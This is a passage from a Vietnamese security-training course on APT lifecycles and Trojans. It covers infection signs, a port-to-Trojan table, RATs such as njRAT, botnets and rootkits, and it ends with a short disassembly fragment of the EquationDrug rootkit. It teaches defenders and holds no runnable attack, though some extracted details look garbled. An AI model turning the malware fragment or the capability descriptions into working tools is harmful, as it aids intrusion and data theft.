
1. **Mục tiêu:** Mục tiêu chính là lấy thông tin nhạy cảm bằng cách xâm nhập vào mạng của tổ chức để kiếm lợi bất hợp pháp. Mục tiêu khác của APT có thể là gián điệp cho mục đích chính trị hoặc chiến lược.
2. **Thời gian:** Thời gian mà hacker mất để đánh giá hệ thống mục tiêu về các lỗ hổng và khai thác chúng để đạt và duy trì quyền truy cập vào hệ thống mục tiêu.

3. **Tài nguyên:** Đây là lượng kiến thức, công cụ và kỹ thuật cần thiết để thực hiện cuộc tấn công. Cuộc tấn công APT là những cuộc tấn công phức tạp được thực hiện bởi những tên tội phạm mạng có kỹ năng cao và đòi hỏi tài nguyên đáng kể.
4. **Chấp nhận rủi ro:** Đây là mức độ mà cuộc tấn công không bị phát hiện trong mạng mục tiêu. Tấn công APT được lên kế hoạch cẩn thận và thực hiện với kiến thức đầy đủ về mạng mục tiêu, giúp duy trì sự tồn tại trong mạng trong thời gian dài.
5. **Kỹ năng và phương pháp:** Đây là các phương pháp và công cụ mà hacker sử dụng để thực hiện cuộc tấn công. Các phương pháp bao gồm các kỹ thuật social engineering nhằm thu thập thông tin về mục tiêu, các kỹ thuật để tránh phát hiện bởi cơ chế bảo mật và kỹ thuật để duy trì quyền truy cập trong thời gian dài.
6. **Hành động:** Cuộc tấn công APT tuân theo một số “hành động” kỹ thuật cụ thể để duy trì sự hiện diện trong mạng trong thời gian dài và lấy càng nhiều dữ liệu càng tốt.
7. **Điểm xuất phát tấn công:** Đây là các nỗ lực để xâm nhập vào mục tiêu. Để thành công trong việc tiếp cận ban đầu, hacker cần tiến hành nghiên cứu kỹ lưỡng để xác định các lỗ hổng và chức năng bảo vệ trong mạng mục tiêu.
8. **Số lượng máy tính tham gia vào cuộc tấn công:** Cuộc tấn công APT thường được thực hiện bởi một nhóm hoặc tổ chức tội phạm mạng.
9. **Nguồn kiến thức:** Là việc thu thập thông tin qua các nguồn trực tuyến về các mối đe dọa cụ thể, có thể được khai thác để thực hiện các cuộc tấn công cụ thể.
10. **Đa giai đoạn:** Một trong những đặc điểm quan trọng của cuộc tấn công APT là chúng tuân theo nhiều giai đoạn để thực hiện một cuộc tấn công. Các giai đoạn bao gồm thu thập thông tin, tiếp cận, khám phá, tấn công và lấy dữ liệu.
11. **Được tùy chỉnh cho các lỗ hổng:** Mã độc được sử dụng để thực hiện cuộc tấn công APT được thiết kế và viết sao cho nhắm vào các lỗ hổng cụ thể.
12. **Tránh hệ thống phát hiện dựa trên signature:** Tấn công APT liên quan chặt chẽ đến việc khai thác các lỗ hổng ngày không có malware từng được phát hiện hoặc triển khai trước đó.

Advanced Persistent Threat Lifecycle

Trong bối cảnh hiện nay, các tổ chức cần chú ý đặc biệt đến các cuộc tấn công APT. APT có thể nhắm vào tài sản công nghệ thông tin, tài sản tài chính, sở hữu trí tuệ và uy tín của tổ chức. Các biện pháp bảo mật và phòng ngự thông thường sẽ không đủ để ngăn chặn những cuộc tấn công như vậy. Hacker đứng sau những cuộc tấn công này sẽ điều chỉnh phương pháp, kỹ thuật và quy trình tấn công của mình dựa trên những lỗ hổng và tình trạng bảo mật của tổ chức mục tiêu. Do đó, họ có thể né tránh các biện pháp kiểm soát bảo mật một cách hiệu quả.

Để tấn công APT, hacker phải tuân thủ một loạt các giai đoạn theo trình tự như hình dưới.



Preparation

Giai đoạn đầu tiên trong vòng đời của APT là giai đoạn chuẩn bị, trong đó hacker định hình rõ mục tiêu, tiến hành nghiên cứu kỹ lưỡng về mục tiêu, tổ chức một đội ngũ xây dựng hoặc sử dụng các công cụ và tiến hành các kiểm tra ban đầu.

Initial Intrusion

Trong giai đoạn này, hacker sẽ gài mã độc vào hệ thống mục tiêu để thiết lập kết nối ra ngoài.

Expansion

Giai đoạn này có hai mục tiêu chính là mở rộng quyền truy cập vào mạng mục tiêu và thu thập thông tin đăng nhập. Nếu mục tiêu của hacker là khai thác và truy cập vào một hệ thống duy nhất, thì không cần phải mở rộng quyền truy cập. Tuy nhiên, trong hầu hết các trường hợp, mục tiêu của chúng là truy cập vào nhiều hệ thống bằng cách sử dụng một hệ thống ban đầu. Với mục đích này, hacker cố gắng thu thập quyền quản trị cho hệ thống mục tiêu ban đầu từ các thông tin đăng nhập được lưu trữ và sử dụng các thông tin đăng nhập này để truy cập và duy trì quyền truy cập vào các hệ thống khác trong mạng.

Sau khi hacker thu được thông tin đăng nhập tài khoản mục tiêu, rất khó để theo dõi hành động của chúng trong mạng, vì chúng sử dụng username và password hợp lệ. Giai đoạn mở rộng này hỗ trợ cho các giai đoạn khác của vòng đời APT.

Persistence

Giai đoạn này liên quan đến việc duy trì quyền truy cập vào mục tiêu, bắt đầu từ việc né tránh các thiết bị bảo mật đầu cuối như IDS và tường lửa, xâm nhập vào mạng và thiết lập quyền truy cập vào hệ thống cho đến khi không còn sử dụng dữ liệu và tài sản nữa.

Search and Exfiltration

Trong giai đoạn này, hacker đạt được mục tiêu cuối cùng là để truy cập vào một tài nguyên có lợi về mặt tài chính. Tuy nhiên, trong một số trường hợp, mặc dù hacker xác định được dữ liệu quan trọng có sẵn nhưng không biết vị trí của dữ liệu đó. Một phương pháp phổ biến để tìm kiếm và rút ra dữ liệu là lấy tất cả các dữ liệu bao gồm tài liệu quan trọng, email, ổ đĩa, và các loại dữ liệu khác. Dữ liệu cũng có thể được thu thập bằng cách sử dụng các công cụ tự động như các thiết bị chặn gói tin mạng. Hacker sử dụng kỹ thuật mã hóa để né tránh các công nghệ ngăn thất thoát dữ liệu (DLP) trong mạng mục tiêu.

Cleanup

Đây là giai đoạn cuối cùng, hacker xóa bỏ dấu vết của mình nhằm ngăn chặn việc phát hiện và loại bỏ bằng chứng về việc xâm nhập.

Mô-đun 7. Phần 2: Trojan là gì?

Trong phần này, chúng ta sẽ tìm hiểu về các khái niệm cơ bản về Trojan để hiểu rõ hơn về các loại mã độc Trojan và backdoor cũng như tác động của chúng đối với hệ thống. Minh sẽ giới thiệu về Trojan, mục đích, dấu hiệu nhận biết và các port mà trojan thường sử dụng. Ngoài ra, ta cũng sẽ thảo luận về các phương pháp mà các hacker dùng để cài đặt Trojan vào mục tiêu.


Mỗi ngày, hacker phát hiện ra hoặc tạo ra những Trojan mới, Trojan được phân loại dựa trên cách chúng xâm nhập vào hệ thống và các hành động mà chúng thực hiện trên các hệ thống này.

Trojan là gì?

Theo thần thoại Hy Lạp cổ đại, người Hy Lạp đã chiến thắng Chiến tranh Troy nhờ vào một con ngựa gỗ khổng lồ được xây dựng để giấu lính của họ. Người Hy Lạp để con ngựa này trước cổng thành Troy. Người dân Troy tưởng rằng con ngựa là một món quà từ người Hy Lạp, được họ để lại trước khi rút lui khỏi cuộc chiến, và đã đưa nó vào thành phố. Vào ban đêm, các lính Hy Lạp đã thoát ra khỏi con ngựa gỗ và mở cửa thành phố để cho quân đội Hy Lạp còn lại xâm nhập, cuối cùng phá hủy thành phố Troy.

Được truyền cảm hứng từ câu chuyện này, Trojan máy tính là một chương trình trong đó mã độc được chứa bên trong một chương trình hoặc dữ liệu vốn không có hại, dường như vô hại, nhưng sau đó có thể tiếp quản và gây hại. Hacker sử dụng Trojan máy tính để lừa người nạn nhân thực hiện một hành động đã được xác định trước. Khi kích hoạt, chúng có thể cung cấp cho hacker quyền truy cập không hạn chế vào tất cả dữ liệu được lưu trữ trên hệ thống thông tin bị xâm nhập và có thể gây ra thiệt hại nghiêm trọng. Ví dụ, người dùng có thể tải xuống một file phim, nhưng khi chạy, nó sẽ phóng một chương trình nguy hiểm xóa ổ cứng hoặc gửi số thẻ tín dụng và mật khẩu cho hacker.

Một Trojan được bao bọc bên trong hoặc gắn kết vào một chương trình hợp pháp, có nghĩa là chương trình có thể có chức năng mà người dùng không nhận thấy. Hacker có thể sử dụng máy tính của nạn nhân để tấn công DoS bất hợp pháp.



Depiction of a Trojan attack

Dấu hiệu bị nhiễm Trojan

Các sự cố máy tính sau đây là dấu hiệu của một cuộc tấn công Trojan:

- Khay DVD-ROM mở và đóng tự động.
- Màn hình máy tính nhấp nháy, lật ngược hoặc bị đảo ngược sao cho mọi thứ hiển thị ngược lại.
- Cài đặt hình nền mặc định hoặc hình nền thay đổi tự động.
- Máy in tự động in tài liệu.
- Trang web đột ngột mở mà không có sự tương tác từ người dùng,
- Bàn phím và chuột bị đóng băng, con trỏ chuột di chuyển tự động, các chức năng nhấp chuột trái và phải được đảo ngược, con trỏ chuột biến mất hoàn toàn hay tự động nhấp vào các biểu tượng và không thể kiểm soát
- Cài đặt màu sắc của hệ điều hành thay đổi tự động, ngày và giờ của máy tính thay đổi, nút Start của Windows biến mất
- Màn hình chờ chuyển thành thông điệp cuộn cá nhân, âm lượng âm thanh đột ngột dao động.
- Chương trình diệt virus tự động bị vô hiệu hóa và dữ liệu bị hỏng, thay đổi hoặc xóa khỏi hệ thống.
- ...




Diagram showing how the attacker extracts information from the victim system

Một số port Trojan thường sử dụng

Port	Trojan	Port	Trojan
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Commie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338 /31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Commie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg
445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller

Port	Trojan	Port	Trojan
456	Hackers Paradise	8000	BADCALL, Commie, Volgmer
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Commie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOffice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack'99 KeyLogger
1243/6711 /6776/273 74	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01


Một số loại Trojan

Remote Access Trojans

Remote Access Trojans (RATs) cho phép hacker hoàn toàn kiểm soát từ xa, truy cập vào file, dữ liệu trong máy nạn nhân. RAT hoạt động như một server và lắng nghe trên một port


do đó, nếu người dùng đang sử dụng tường lửa trong mạng, khả năng hacker tấn công từ xa kết nối vào Trojan sẽ ít hơn. Tuy nhiên, nếu hacker trong cùng mạng hoặc nằm phía sau tường lửa có thể dễ dàng truy cập vào Trojan.

Ví dụ, Jason là một attacker muốn tận dụng máy tính của Rebecca để đánh cắp dữ liệu. Jason lây nhiễm máy tính của Rebecca bằng file **server.exe** và cài đặt một Trojan reverse shell. Trojan này kết nối thông qua port 80 đến máy tính của attacker, tạo nên một kết nối ngược. Kể từ đó, Jason hoàn toàn kiểm soát máy tính của Rebecca.



Hacker sử dụng RAT để lây nhiễm vào mục tiêu và thu được quyền truy cập quản trị.

njRAT là một RAT với khả năng đánh cắp dữ liệu mạnh mẽ. Ngoài việc ghi lại các phím đã gõ, nó còn có thể truy cập vào camera, lấy thông tin đăng nhập trong trình duyệt, upload và download file, thực hiện các thao tác với tiến trình và file.




Screenshot of njRAT

RAT này có thể được sử dụng để kiểm soát botnets, giúp hacker cập nhật, gỡ cài đặt, ngắt kết nối, khởi động lại và đóng RAT. Hacker cũng có thể tạo và cấu hình mã độc để lan truyền qua ổ USB.


Botnet Trojans

Ngày nay, hầu hết các cuộc tấn công mạng đều liên quan đến botnet. Hacker sử dụng Trojan botnet để xâm nhập vào một số lượng lớn máy tính trên diện rộng, tạo thành một mạng lưới bot có thể được điều khiển thông qua một *trung tâm điều khiển và kiểm soát* (C&C). Một số Trojan botnet cũng có tính năng tự động lây lan sang các hệ thống khác trong mạng.



Functioning of Botnet

Botnet Necurs là một nguồn phân phối nhiều loại mã độc, nổi bật nhất là *Dridex* và *Locky*. Nó phân phối một số Trojan trong tài chính ngân hàng và là mã độc tống tiền tệ đáng sợ nhất thông qua hàng triệu email cùng một lúc, và nó liên tục tái tạo bản thân.



Microsoft Hijacks Necurs Botnet that Infected 9 Million PCs Worldwide

Rootkit Trojans

Như tên gọi của nó, “**rootkit**” bao gồm hai thuật ngữ là “**root**” và “**kit**”. “Root” là thuật ngữ trong UNIX/Linux tương đương với “*quản trị viên*” trong Windows. Thuật ngữ “kit” chỉ đến các chương trình cho phép ai đó đạt được quyền truy cập cấp root/admin vào máy tính bằng

cách thực thi các chương trình trong bộ kit. Rootkit là backdoor tấn công trực tiếp vào root hoặc hệ điều hành. Khác với backdoor thông thường, rootkit không thể được phát hiện bằng cách quan sát các dịch vụ, tiến trình đang chạy và bản thân nó không thể tự lây lan, điều này đã gây ra rất nhiều sự nhầm lẫn. Trên thực tế, rootkit chỉ là một thành phần của *mối đe dọa kết hợp*. Mối đe dọa kết hợp thường bao gồm ba đoạn code: **dropper**, **loader** và **rootkit**. Dropper là chương trình hoặc file thực thi cài đặt rootkit. Kích hoạt chương trình dropper thường liên quan đến sự can thiệp của con người như nhấp chuột vào một link lạ. Khi được khởi chạy, dropper sẽ khởi động loader và sau đó tự xóa bản thân. Khi hoạt động, loader thường gây ra tràn bộ đệm, từ đó tải rootkit vào bộ nhớ.

EquationDrug là một rootkit máy tính nguy hiểm tấn công vào nền tảng Windows. Nó tải xuống và thực thi chương trình **Trickier** được đặt tên là “**DoubleFantasy**,” được che giấu bởi **TSL20110614-01 (Trojan.Win32.Micstus.A)**. Nó cho phép hacker từ xa thực thi các lệnh shell trên hệ thống bị nhiễm.

```


.text:00012D22          ; int __stdcall FnInitDriver(int pDrvObj,int punDrvRegPath,int pFunc1,int pFunc2,int Flag)
.text:00012D22          FnInitDriver    proc near
.text:00012D22          unDevName      = dword ptr -14h
.text:00012D22          var_10         = dword ptr -10h
.text:00012D22          var_C          = dword ptr -8Ch
.text:00012D22          var_8           = dword ptr -8
.text:00012D22          pDeviceObject = dword ptr -4
.text:00012D22          pDrvObj        = dword ptr 8
.text:00012D22          punDrvRegPath = dword ptr 0Ch
.text:00012D22          pFunc1         = dword ptr 10h
.text:00012D22          pFunc2         = dword ptr 14h
.text:00012D22          Flag            = dword ptr 18h
.text:00012D22
.text:00012D22          edit_DrvObj = edi
.text:00012D22          push    ebp
.text:00012D23 8B EC     mov     ebp, esp
.text:00012D25 83 EC 14   sub    esp, 14h
.text:00012D28 53          push   ebx
.text:00012D29 56          push   esi
.text:00012D2A 57          push   edi_DrvObj
.text:00012D2B 68 44 05 00 00  push   1348
.text:00012D30 68 28 A7 01 00  push   offset unk_1A728
.text:00012D35 E8 60 EC FF FF  call    fnDecryptData
.text:00012D35
.text:00012D3A FF 75 0C     push   [ebp+punDrvRegPath]
.text:00012D3D 8B 7D 08     mov    edit_DrvObj, [ebp+pDrvObj]
.text:00012D40 8D 45 F4     lea    eax, [ebp+var_C]
.text:00012D43 89 3D D8 C3 01+ mov    pDrvObj, edit_DrvObj
.text:00012D49 50          push   eax
.text:00012D4A E8 13 0C 00 00  call    fnDissectPath
.text:00012D4A
.text:00012D4F 8D 45 F4     lea    eax, [ebp+var_C]
.text:00012D52 50          push   eax
.text:00012D53 8D 45 EC     lea    eax, [ebp+unDevName]
.text:00012D56 50          push   eax
.text:00012D57 E8 C0 0C 00 00  call    fnGetDeviceName

```

Screenshot showing start of EquationDrug Rootkit

E-banking Trojans

